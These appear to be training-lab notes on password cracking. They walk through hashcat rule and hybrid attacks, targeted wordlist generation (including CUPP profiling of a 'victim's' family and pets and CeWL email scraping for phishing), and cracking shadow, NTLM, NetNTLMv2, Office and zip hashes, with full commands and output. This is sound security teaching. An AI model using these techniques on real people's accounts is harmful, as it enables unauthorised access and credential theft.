d41y@htb[/htb]$ hashcat -a 7 -m 0 hybrid_hash_prefix -1 01 '20?1?d' /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
eac4fe196339e1b511278911cb77d453:2015football
Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: eac4fe196339e1b511278911cb77d453
Time.Started.....: Thu Nov 12 01:32:34 2020 (0 secs)
Time.Estimated...: Thu Nov 12 01:32:34 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt), Right Side
Guess.Mod........: Mask (20?1?d) [4], Left Side
Guess.Charset....: -1 01, -2 Undefined, -3 Undefined, -4 Undefined
Speed.#1.........: 8420 H/s (0.22ms) @ Accel:384 Loops:64 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1280/286887700 (0.00%)
Rejected.........: 0/1280 (0.00%)
Restore.Point....: 0/20 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-64 Iteration:0-64
Candidates.#1....: 2001123456 -> 2017charlie
Wordlists
Creating Custom Wordlists
Crunch
… can create wordlists based on parameters such as words of a specific length, a limited charset, or a certain pattern. It can generate both permutations and combinations.
d41y@htb[/htb]$ crunch <minimum length> <maximum length> <charset> -t <pattern> -o <output file>
The -t option is used to specify the pattern for generated passwords. The pattern can contain @, representing lower case chars, , will insert upper case chars, % will insert numbers, and ^ will insert symbols.
d41y@htb[/htb]$ crunch 4 8 -o wordlist
The command above creates a wordlist consisting of words with a length of 4 to 8 chars, using the default charset.
Assume that Inlane Freight user passwords are of the form ILFREIGHTYYYYXXXX, where XXXX is the employee ID containing letters, and YYYY is the year. You can use crunch to create a list of such passwords.
d41y@htb[/htb]$ crunch 17 17 -t ILFREIGHT201%@@@@ -o wordlist
The pattern ILFREIGHT201%@@@@ will create words with the years 2010-2019 followed by four letters. The length here is 17, which is constant for all words.
If you know a user’s birthdate is 10/03/1998, you can include this in their password, followed by a string of letters. Crunch can be used to create a wordlist of such words. The -d option is used to specify the amount of repetition.
d41y@htb[/htb]$ crunch 12 12 -t 10031998@@@@ -d 1 -o wordlist
CUPP
… stands for Common User Password Profiler, and is used to create highly targeted and customized wordlists based on information gained from social engineering and OSINT. People tend to use personal information while creating passwords, such as phone numbers, pet names, birth dates, etc. CUPP takes in this information and creates passwords from them. These wordlists are mostly used to gain access to social media accounts. The -i option is used to run in interactive mode, prompting CUPP to ask you for information on the target.
d41y@htb[/htb]$ python3 cupp.py -i
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: roger
> Surname: penrose
> Nickname:
> Birthdate (DDMMYYYY): 11051972
> Partners) name: beth
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):
> Child's name: john
> Child's nickname: johnny
> Child's birthdate (DDMMYYYY):
> Pet's name: tommy
> Company name: INLANE FREIGHT
> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: sysadmin,linux,86391512
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to roger.txt, counting 2419 words.
[+] Now load your pistolero with roger.txt and shoot! Good luck!
The command above shows how the data for the user Roger Penrose, was provided to CUPP. The unknown fields can be just left empty. After taking in all data, CUPP creates a wordlist based on it. It also supports appending random chars and a “Leet” mode, which uses combinations of letters and numbers in common words. CUPP can also fetch common names from various online databases using the -l option.
KWPROCESSOR
… is a tool that creates wordlists with keyboard walks. Another common password generation technique is to follow patterns on the keyboard. These passwords are called keyboard walks, as they look like a walk along the keys. For example, the string qwertyasdfg is created by using the first five chars from the keyboard’s first two rows. This seems complex to the normal eye but can be easily predicted. KWPROCESSOR uses various algorithms to guess patterns such as these.
The tool can be found here and has to be installed manually.
d41y@htb[/htb]$ git clone https://github.com/hashcat/kwprocessor
d41y@htb[/htb]$ cd kwprocessor
d41y@htb[/htb]$ make
The help menu shows the various options supported by kwp. The pattern is based on the geographical directions a user could choose on the keyboard. For example, the --keywalk-west option is used to specify movement towards the west from the base char. The program takes in base chars as a parameter, which is the char set the pattern will start with. Next, it needs a keymap, which maps the locations of keys on language-specific keyboard layouts. The final option is used to specify the route to be used. A route is a pattern to be followed by passwords. It defines how passwords will be formed, starting from the base characters. For example, the route 222 can denote the path 2 * EAST + 2 * SOUTH + 2 * WEST from the base char. If the base char is considered to be T then the password generated by the route would be TYUJNBV on a US keymap.
d41y@htb[/htb]$ kwp -s 1 basechars/full.base keymaps/en-us.keymap routes/2-to-10-max-3-direction-changes.route
The command above generates words with chars reachable while holding -S, using the full base, the standard en-us keymap, and 3 direction changes route.
Princeprocessor
Prince or PRobability INfinite Chained Elements is an efficient password guessing algorithm to improve password cracking rates. Princeprocessor is a tool that generates passwords using the PRINCE algorithm. The program takes in a wordlist and creates a chain of words taken from this wordlist. For example, if a wordlist contains the words:
dog
cat
ball
The generated wordlist would be of the form:
dog
cat
ball
dogdog
catdog
dogcat
catcat
dogball
catball
balldog
ballcat
ballball
dogdogdog
catdogdog
dogcatdog
catcatdog
dogdogcat
<SNIP>
The PRINCE algorithm considers various permutation and combinations while creating each word. The binary can be downloaded from the releases page.
d41y@htb[/htb]$ wget https://github.com/hashcat/princeprocessor/releases/download/v0.22/princeprocessor-0.22.7z
d41y@htb[/htb]$ 7z x princeprocessor-0.22.7z
d41y@htb[/htb]$ cd princeprocessor-0.22
d41y@htb[/htb]$ ./pp64.bin -h
The --keyspace option can be used to find the number of combinations produced from the input wordlist.
d41y@htb[/htb]$ ./pp64.bin --keyspace < words
232
According to princeprocessor, 232 unique words can be formed from your wordlist above.
d41y@htb[/htb]$ ./pp64.bin -o wordlist.txt < words
The command above writes the output words to a file named wordlist.txt. By default, princeprocessor only outputs words up to 16 in length. This can be controlled using the --pw-min and --pw-max arguments.
d41y@htb[/htb]$ ./pp64.bin --pw-min=10 --pw-max=25 -o wordlist.txt < words
The command above will output words between 10 and 25 in length. The number of elements per word can be controlled using --elem-cnt-min and --elem-cnt-max. These values ensure that number of elements in an output word is above or below the given value.
d41y@htb[/htb]$ ./pp64.bin --elem-cnt-min=3 -o wordlist.txt < words
The command above will output words with three elements or more.
CeWL
… is another tool that can be used to create custom wordlists. It spiders and scrapes a website and creates a list of the words that are present. This kind of wordlist is effective, as people tend to use passwords associated with the content they write or operate on. For example, a blogger who blogs about nature, wildlife, etc. could have a password associated with those topics. This is due to human nature, as such passwords are also easy to remember. Organizations often have passwords associated with their branding and industry-specific vocabulary. For example, users of a networking company may have passwords consisting of words like router, switch, server and so on. Such words can be found on their website under blogs, testimonials, and product descriptions.
d41y@htb[/htb]$ cewl -d <depth to spider> -m <minimum word length> -w <output wordlist> <url of website>
CeWL can spider multiple pages present on a given website. The length of the outputted words can be altered using the -m parameter, depending on the password requirements.
CeWL also supports the extraction of emails from websites with the -e option. It’s helpful to get this information when phishing, password spraying, or brute-forcing passwords later.
d41y@htb[/htb]$ cewl -d 5 -m 8 -e http://inlanefreight.com/blog -w wordlist.txt
The command above scrapes up to a depth of five pages from http://inlanefreight.com/blog, and includes only words greater than 8 in length.
Previously Cracked Passwords
By default, hashcat stores all cracked passwords in the hashcat.potfile file. The format is hash:password. The main purpose of this file is to remove previously cracked hashes from the work log and display cracked passwords with the --show command. However, it can be used to create new wordlists of previously cracked passwords, and when combined with rule files, it can prove quite effective at cracking themed passwords.
Hashcat-utils
The Hashcat-utils repo contains many utilities that can be useful for more advanced password cracking. The tool maskprocessor, for example, can be used to create wordlists using a given mask. Detailed usage for this tool can be found here.
For example, maskprocessor can be used to append all special chars to the end of a word:
d41y@htb[/htb]$ /mp64.bin Welcome?s
Welcome
Welcome!
Welcome"
Welcome#
Welcome$
Welcome%
Welcome&
Welcome'
Welcome(
Welcome)
Welcome*
Welcome+
<SNIP>
Rules
The rule-based attack is the most advanced and complex password cracking mode. Rules help perform various operations on the input wordlist, such as prefixing, suffixing, toggling case, cutting, reversing, and much more. Rules take mask-based attacks to another level and provide increased cracking rates. Additionally, the usage of rules saves disk space and processing time incurred as a result of larger wordlists.
A rule can be created using functions, which take a word as input and output it’s modified version. The following table describes some functions which are compatible with JtR as well as Hashcat.
| Function | Description | Input | Output |
|---|---|---|---|
l | Convert all letters to lowercase | InlaneFreight2020 | inlanefreight2020 |
u | Convert all letters to uppercase | InlaneFreight2020 | INLANEFREIGHT2020 |
c / C | capitalize / lowercase first letter an invert the rest | inlaneFreight2020 / Inlanefreight2020 | Inlanefreight2020 / iNLANEFREIGHT2020 |
t / TN | Toggle case: whole word / at position N | InlaneFreight2020 | iNLANEfREIGHT2020 |
d / q / zN / ZN | Duplicate word / all chars / first character / last character | InlaneFreight2020 | InlaneFreight2020InlaneFreight2020 / IInnllaanneeFFrreeiigghhtt22002200 / IInlaneFreight2020 / InlaneFreight20200 |
{ / } | Rotate word left / right | InlaneFreight2020 | nlaneFreight2020I / 0InlaneFreight202 |
^X / $X | Prepend / Append char X | InlaneFreight2020 (^! / $! ) | !InlaneFreight2020 / InlaneFreight2020! |
r | Reverse | InlaneFreight2020 | 0202thgierFenalnI |
A complete list of functions can be found here. Sometimes, the input wordlists contain words that don’t match your target specifications. In such cases, rejection rules can be used to prevent the processing of such words.
Words of length less than N can be rejected with >N, while words greater than N can be rejected with <N. A list of rejection rules can be found here.
Example Rule Creation
Create a rule to generate words that match leetspeak or/and are prepended or/and appended by a year:
c so0 si1 se3 ss5 sa@ $2 $0 $1 $9
The first letter word is capitalized with the c function. Then rule uses the substitute function S to replace o with 0, i with 1, e with 3 and a with @. At the end, the year 2019 is appended to it.
Create the file:
d41y@htb[/htb]$ echo 'c so0 si1 se3 ss5 sa@ $2 $0 $1 $9' > rule.txt
Storing the password:
d41y@htb[/htb]$ echo 'password_ilfreight' > test.txt
Rules can be debugged using the -r flag to specify the rule, followed by the wordlist.
d41y@htb[/htb]$ hashcat -r rule.txt test.txt --stdout
P@55w0rd_1lfr31ght2019
Now consider the password St@r5h1p2019. Creating the SHA1 hash of it:
d41y@htb[/htb]$ echo -n 'St@r5h1p2019' | sha1sum | awk '{print $1}' | tee hash
You can then use the custom rule created above and the rockyou.txt dictionary file to crack the hash using Hashcat.
d41y@htb[/htb]$ hashcat -a 0 -m 100 hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt -r rule.txt
hashcat (v6.1.1) starting...
<SNIP>
08004e35561328e357e34d07c53c7e4f41944e28:St@r5h1p2019
Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA1
Hash.Target......: 08004e35561328e357e34d07c53c7e4f41944e28
Time.Started.....: Fri Aug 28 22:17:13 2020, (3 secs)
Time.Estimated...: Fri Aug 28 22:17:16 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Mod........: Rules (rule.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 3519.2 kH/s (0.39ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10592256/14344385 (73.84%)
Rejected.........: 0/10592256 (0.00%)
Restore.Point....: 10586112/14344385 (73.80%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: St0p69692019 -> S0r051x53nt2019
You were able to crack the hash with your custom rule and rockyou.txt. Hashcat supports the usage of multi-rules with repeated use of the -r flag. Hashcat installs with a variety of rules by default. They can be found in the rules folder:
d41y@htb[/htb]$ ls -l /usr/share/hashcat/rules/
total 2576
-rw-r--r-- 1 root root 933 Jun 19 06:20 best64.rule
-rw-r--r-- 1 root root 633 Jun 19 06:20 combinator.rule
-rw-r--r-- 1 root root 200188 Jun 19 06:20 d3ad0ne.rule
-rw-r--r-- 1 root root 788063 Jun 19 06:20 dive.rule
-rw-r--r-- 1 root root 483425 Jun 19 06:20 generated2.rule
-rw-r--r-- 1 root root 78068 Jun 19 06:20 generated.rule
drwxr-xr-x 1 root root 2804 Jul 9 21:01 hybrid
-rw-r--r-- 1 root root 309439 Jun 19 06:20 Incisive-leetspeak.rule
-rw-r--r-- 1 root root 35280 Jun 19 06:20 InsidePro-HashManager.rule
-rw-r--r-- 1 root root 19478 Jun 19 06:20 InsidePro-PasswordsPro.rule
-rw-r--r-- 1 root root 298 Jun 19 06:20 leetspeak.rule
-rw-r--r-- 1 root root 1280 Jun 19 06:20 oscommerce.rule
-rw-r--r-- 1 root root 301161 Jun 19 06:20 rockyou-30000.rule
-rw-r--r-- 1 root root 1563 Jun 19 06:20 specific.rule
-rw-r--r-- 1 root root 64068 Jun 19 06:20 T0XlC-insert_00-99_1950-2050_toprules_0_F.rule
-rw-r--r-- 1 root root 2027 Jun 19 06:20 T0XlC-insert_space_and_special_0_F.rule
-rw-r--r-- 1 root root 34437 Jun 19 06:20 T0XlC-insert_top_100_passwords_1_G.rule
-rw-r--r-- 1 root root 34813 Jun 19 06:20 T0XlC.rule
-rw-r--r-- 1 root root 104203 Jun 19 06:20 T0XlCv1.rule
-rw-r--r-- 1 root root 45 Jun 19 06:20 toggles1.rule
-rw-r--r-- 1 root root 570 Jun 19 06:20 toggles2.rule
-rw-r--r-- 1 root root 3755 Jun 19 06:20 toggles3.rule
-rw-r--r-- 1 root root 16040 Jun 19 06:20 toggles4.rule
-rw-r--r-- 1 root root 49073 Jun 19 06:20 toggles5.rule
-rw-r--r-- 1 root root 55346 Jun 19 06:20 unix-ninja-leetspeak.rule
It is always better to try using these rules before going ahead and creating custom rules.
Hashcat provides an option to generate rules on the fly and apply them to the input wordlist. The following command will generate 1000 random rules and apply them to each word from rockyou.txt by specifying the -g flag. There is no certainty to the success rate of this attack as the generated rules are not constant.
d41y@htb[/htb]$ hashcat -a 0 -m 100 -g 1000 hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
There are a variety of publicly available rules as well, such as the nsa-rules, Hob0Rules, and the corporate.rule. These are curated rulesets generally targeted at common Windows password policies or based on statistics and probably industry password patterns.
Cracking
Cracking Common Hashes
Common Hash Types
| Hashmode | Hash Name | Example Hash |
|---|---|---|
0 | MD5 | 8743b52063cd84097a65d1633f5c74f5 |
100 | SHA1 | b89eaac7e61417341b710b727768294d0e6a277b |
1000 | NTLM | b4b9b02e6f09a9bd760f388b67351e2b |
1800 | sha512crypt, SHA512 | $6$52450745$k5ka2p8bFuSmoVT1tzOyyuaREkkKBcCNqoDKzYiJL9RaE8yMnPgh2XzzF0NDrUhgrcLwg78xs1w5pJiypEdFX/ |
3200 | bcrypt, Blowfish | $2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6 |
5500 | NetNTLMv1 / NetNTLMv1+ESS | u4-netntlm::kNS:338d08f8e26de93300000000000000000000000000000000:9526fb8c23a9075 |
5600 | NetNTLMv2 | admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830 |
13100 | Kerberos 5 TGS-REP etype 23 | $krb5tgs$23$user$realm$test/spn$63386d22d359fe42230300d56852c9eb$ < SNIP > |
Example 1 - Database Dumps
MD5, SHA1, and bcrypt hashes are often seen in database dumps. These hashes may be retrieved following a successful SQLi attack or found in publicly available password data breach database dumps. MD5 and SHA1 are typically easier to crack than bcrypt, which may have many rounds of the Blowfish algorithm applied.
To crack some SHA1 hashes, you take the following wordlist and convert them to SHA1:
winter!
baseball1
waterslide
summertime
baconandeggs
beach1234
sunshine1
welcome1
password123
d41y@htb[/htb]$ for i in $(cat words); do echo -n $i | sha1sum | tr -d ' -';done
fa3c9ecfc251824df74026b4f40e4b373fd4fc46
e6852777c0260493de41fb43918ab07bbb3a659c
0c3feaa16f73493f998970e22b2a02cb9b546768
b863c49eada14e3a8816220a7ab7054c28693664
b0feedd70a346f7f75086026169825996d7196f9
f47f832cba913ec305b07958b41babe2e0ad0437
08b314f0e1e2c41ec92c3735910658e5a82c6ba7
e35bece6c5e6e0e86ca51d0440e92282a9d6ac8a
cbfdac6008f9cab4083784cbd1874f76618d2a97
You can then run these through a Hashcat dictionary attack using the rockyou.txt wordlist.
d41y@htb[/htb]$ hashcat -m 100 SHA1_hashes /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
08b314f0e1e2c41ec92c3735910658e5a82c6ba7:sunshine1
e35bece6c5e6e0e86ca51d0440e92282a9d6ac8a:welcome1
e6852777c0260493de41fb43918ab07bbb3a659c:baseball1
b863c49eada14e3a8816220a7ab7054c28693664:summertime
fa3c9ecfc251824df74026b4f40e4b373fd4fc46:winter!
b0feedd70a346f7f75086026169825996d7196f9:baconandeggs
f47f832cba913ec305b07958b41babe2e0ad0437:beach1234
0c3feaa16f73493f998970e22b2a02cb9b546768:waterslide
Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA1
Hash.Target......: SHA1_hashes
Time.Started.....: Fri Aug 28 22:22:56 2020, (1 sec)
Time.Estimated...: Fri Aug 28 22:22:57 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 2790.2 kH/s (0.33ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 9/9 (100.00%) Digests
Progress.........: 1173504/14344385 (8.18%)
Rejected.........: 0/1173504 (0.00%)
Restore.Point....: 1167360/14344385 (8.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: whitenerdy -> warut69
The above hashes cracked very quickly as they are common words/phrases with little to no complexity. Variations on the above list, such as Bas3b@ll1 or Wat3rSl1de would likely take longer to crack and may require additional techniques such as mask and hybrid attacks.
Example 2 - Linux Shadow File
Sha512crypt hashes are commonly found in the /etc/shadow file on Linux systems. This file contains the password hashes for all accounts with a login shell assigned to them. You may gain access to a Linux system during a pentest via a web application attack or successful exploitation of a vulnerable service. You may exploit a service that is already running in the context of the highest privileged root account and perform a successful privesc attack and access the /etc/shadow file. Password re-use is widespread. A cracked password may give you access to other servers, network devices, or even be used as a foothold into a target’s AD environment.
Look at a hash from a standard Ubuntu installation. The corresponding plaintext for the following hash is password123:
root:$6$tOA0cyybhb/Hr7DN$htr2vffCWiPGnyFOicJiXJVMbk1muPORR.eRGYfBYUnNPUjWABGPFiphjIjJC5xPfFUASIbVKDAHS3vTW1qU.1:18285:0:99999:7:::
The hash contains nine fields separated by colons. The first two fields contain the username and its encrypted hash. The rest of the fields contain various attributes such as password creation time, last change time, and expiry.
Coming to the hash, you already know that it contains three fields delimited by $. The value 6 stands for the SHA-512 hashing algorithm; the next 16 chars represent the salt, while the rest of it is the actual hash.
Cracking it:
d41y@htb[/htb]$ hashcat -m 1800 nix_hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
$6$tOA0cyybhb/Hr7DN$htr2vffCWiPGnyFOicJiXJVMbk1muPORR.eRGYfBYUnNPUjWABGPFiphjIjJC5xPfFUASIbVKDAHS3vTW1qU.1:password123
Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$tOA0cyybhb/Hr7DN$htr2vffCWiPGnyFOicJiXJVMbk1muPO...W1qU.1
Time.Started.....: Fri Aug 28 22:25:26 2020, (1 sec)
Time.Estimated...: Fri Aug 28 22:25:27 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 955 H/s (4.62ms) @ Accel:32 Loops:256 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1536/14344385 (0.01%)
Rejected.........: 0/1536 (0.00%)
Restore.Point....: 1344/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidates.#1....: teacher -> mexico1
Example 3 - Common AD Password Hash Types
Credential theft and password re-use are widespread tactics during assessments against organizations using AD to manage their environment. It is often possible to obtain credentials in cleartext or re-use password hashes to further access via PtH or SMB Relay attacks. Still, some techniques will result in a password hash that must be cracked offline to further your access. Some examples include a NetNTLMv1 or NetNTLMv2 obtained through a MiTM attack, a Kerberos 5 TGS-REP hash obtained through a Kerberoasting attack, or an NTLM hash obtained either by dumping credentials from memory using the Mimikatz tool or obtained from a Windows machine’s local SAM database.
NTLM
Creating the hash for the Password01:
d41y@htb[/htb]$ python3
Python 3.8.3 (default, May 14 2020, 11:03:12)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib,binascii
>>> hash = hashlib.new('md4', "Password01".encode('utf-16le')).digest()
>>> print (binascii.hexlify(hash))
b'7100a909c7ff05b266af3c42ec058c33'
Cracking it:
d41y@htb[/htb]$ hashcat -a 0 -m 1000 ntlm_example /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
7100a909c7ff05b266af3c42ec058c33:Password01
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: 7100a909c7ff05b266af3c42ec058c33
Time.Started.....: Fri Aug 28 22:27:40 2020, (0 secs)
Time.Estimated...: Fri Aug 28 22:27:40 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 2110.5 kH/s (0.62ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 61440/14344385 (0.43%)
Rejected.........: 0/61440 (0.00%)
Restore.Point....: 55296/14344385 (0.39%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: gonoles -> sinead1
NetNTLMv2
Consider a password hash like the one below retrieved using Responder:
sqladmin::INLANEFREIGHT:f54d6f198a7a47d4:7FECABAE13101DAAA20F1B09F7F7A4EA:0101000000000000C0653150DE09D20126F3F71DF13C1FD8000000000200080053004D004200330001001E00570049004E002D00500052004800340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000000000000003000001A67637962F2B7BF297745E6074934196D5F4371B6BA3E796F2997306FD4C1C00A001000000000000000000000000000000000000900280063006900660073002F003100390032002E003100360038002E003100390035002E00310037003000000000000000000000000000
Cracking it:
d41y@htb[/htb]$ hashcat -a 0 -m 5600 inlanefreight_ntlmv2 /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
SQLADMIN::INLANEFREIGHT:f54d6f198a7a47d4:7fecabae13101daaa20f1b09f7f7a4ea:0101000000000000c0653150de09d20126f3f71df13c1fd8000000000200080053004d004200330001001e00570049004e002d00500052004800340039003200520051004100460056000400140053004d00420033002e006c006f00630061006c0003003400570049004e002d00500052004800340039003200520051004100460056002e0053004d00420033002e006c006f00630061006c000500140053004d00420033002e006c006f00630061006c0007000800c0653150de09d201060004000200000008003000300000000000000000000000003000001a67637962f2b7bf297745e6074934196d5f4371b6ba3e796f2997306fd4c1c00a001000000000000000000000000000000000000900280063006900660073002f003100390032002e003100360038002e003100390035002e00310037003000000000000000000000000000:Database99
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: SQLADMIN::INLANEFREIGHT:f54d6f198a7a47d4:7fecabae13...000000
Time.Started.....: Fri Aug 28 22:29:26 2020, (6 secs)
Time.Estimated...: Fri Aug 28 22:29:32 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1754.7 kH/s (2.32ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 11237376/14344385 (78.34%)
Rejected.........: 0/11237376 (0.00%)
Restore.Point....: 11231232/14344385 (78.30%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Devanique -> Darrylw
[!INFO] NTLMv2 challenge-response captures cannot be directly reused or efficiently cracked because they are computed as an HMAC-MD5 over the server challenge and blob using the NTLM hash as the key. Instead of brute-forcing the password, an effective approach is to leverage an available NTDS dump: extract all NTLM hashes and use them as candidates in Hashcat mode 27100. In this mode, Hashcat treats each NTLM hash as the key, recomputes the NTLMv2 response, and compares it to the captured value. A match reveals the correct NTLM hash without recovering the plaintext password, providing a usable credential for pass-the-hash authentication.
Can also work for other hash types than NTLMv2. See here.
Cracking Misc Files & Hashes
Tools
Various tools exist to help you extract the password hashes from these files in a format that Hashcat can understand. The password cracking tool John comes with many of these tools written in C that are available when installing John or compiling it from its source code.
Example 1 - Cracking Password Protected Microsoft Office Documents
Hashcat can be used to attempt to crack password hashes extracted from some Microsoft Office documents using the office2john.py tool.
Hashcat supports the following hash modes for Microsoft Office documents:
| Mode | Target |
|---|---|
| 9400 | MS Office 2007 |
| 9500 | MS Office 2010 |
| 9600 | MS Office 2013 |
There are also several $oldoffice$ hash modes for MS Office documents older than 2003. Take a Word document protected with the password pa55word. You can first extract the hash from the document using office2john.py.
d41y@htb[/htb]$ python office2john.py hashcat_Word_example.docx
hashcat_Word_example.docx:$office$*2013*100000*256*16*6e059661c3ed733f5730eaabb41da13a*aa38e007ee01c07e4fe95495934cf68f*2f1e2e9bf1f0b320172cd667e02ad6be1718585b6594691907b58191a6
You can the run the hash through Hashcat using mode 9600 and make short work of it with the rockyou.txt wordlist. This is a rather slow hash to crack and will take over 12 hours to run through the rockyou.txt wordlist on a single CPU. This will be much faster on a GPU or several GPUs but still much slower than other hashes such as MD5 and NTLM.
d41y@htb[/htb]$ hashcat -m 9600 office_hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
$office$*2013*100000*256*16*6e059661c3ed733f5730eaabb41da13a*aa38e007ee01c07e4fe95495934cf68f*2f1e2e9bf1f0b320172cd667e02ad6be1718585b6594691907b58191a6489940:pa55word
Session..........: hashcat
Status...........: Cracked
Hash.Name........: MS Office 2013
Hash.Target......: $office$*2013*100000*256*16*6e059661c3ed733f5730eaa...489940
Time.Started.....: Fri Aug 28 22:32:08 2020, (18 secs)
Time.Estimated...: Fri Aug 28 22:32:26 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 327 H/s (5.58ms) @ Accel:1024 Loops:32 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 6144/14344385 (0.04%)
Rejected.........: 0/6144 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> iheartyou
Example 2 - Cracking Password Protected Zip Files
Hashcat supports a variety of compressed file formats such as:
| Mode | Target |
|---|---|
| 11600 | 7-Zip |
| 13600 | WinZip |
| 17200 | PKZIP (Compressed) |
| 17210 | PKZIP (Uncompressed) |
| 17220 | PKZIP (Compressed Multi-File) |
| 17225 | PKZIP (Mixed Multi-File) |
| 17230 | PKZIP (Compressed Multi-File Checksum-Only) |
| 23001 | SecureZIP AES-128 |
| 23002 | SecureZIP AES-192 |
| 23003 | SecureZIP AES-256 |
You can take any document and add it to a password protected zip file:
d41y@htb[/htb]$ zip --password zippyzippy blueprints.zip dummy.pdf
adding: dummy.pdf (deflated 7%)
You can the use the compiled version of zip2john to extract the hash in a format that can be run through Hashcat.
d41y@htb[/htb]$ zip2john ~/Desktop/HTB/Academy/Cracking\ with\ Hashcat/blueprints.zip
ver 2.0 efh 5455 efh 7875 blueprints.zip/dummy.pdf PKZIP Encr: 2b chk, TS_chk, cmplen=12324, decmplen=13264, crc=7EB29321
blueprints.zip/dummy.pdf:$pkzip2$1*2*2*0*3024*33d0*7eb29321*0*43*8*3024*7eb2*69f2*d796[SNIP]ab11ae13299cc27f5530753820c*$/pkzip2$:dummy.pdf:blueprints.zip::/home/ben/Desktop/HTB/Academy/Cracking with Hashcat/blueprints.zip
You can see from that hash that this is mode 18200. To run this through Hashcat, you need the entire hash starting from $pkzip2$1 and ending with /pkzip2$.
d41y@htb[/htb]$ hashcat -a 0 -m 17200 pdf_hash_to_crack /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
$pkzip2$1*2 <FULL HASH SNIPPED> k*$/pkzip2$:zippyzippy
Session..........: hashcat
Status...........: Cracked
Hash.Name........: PKZIP (Compressed)
Hash.Target......: $pkzip2$1*2*2*0*3024*33d0*7eb29321*0*43*8*3024*7eb2...kzip2$
Time.Started.....: Fri Aug 28 22:34:46 2020, (1 sec)
Time.Estimated...: Fri Aug 28 22:34:47 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 3665.1 kH/s (0.32ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2500608/14344385 (17.43%)
Rejected.........: 0/2500608 (0.00%)
Restore.Point....: 2494464/14344385 (17.39%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: zj4usm0z -> zietz5632
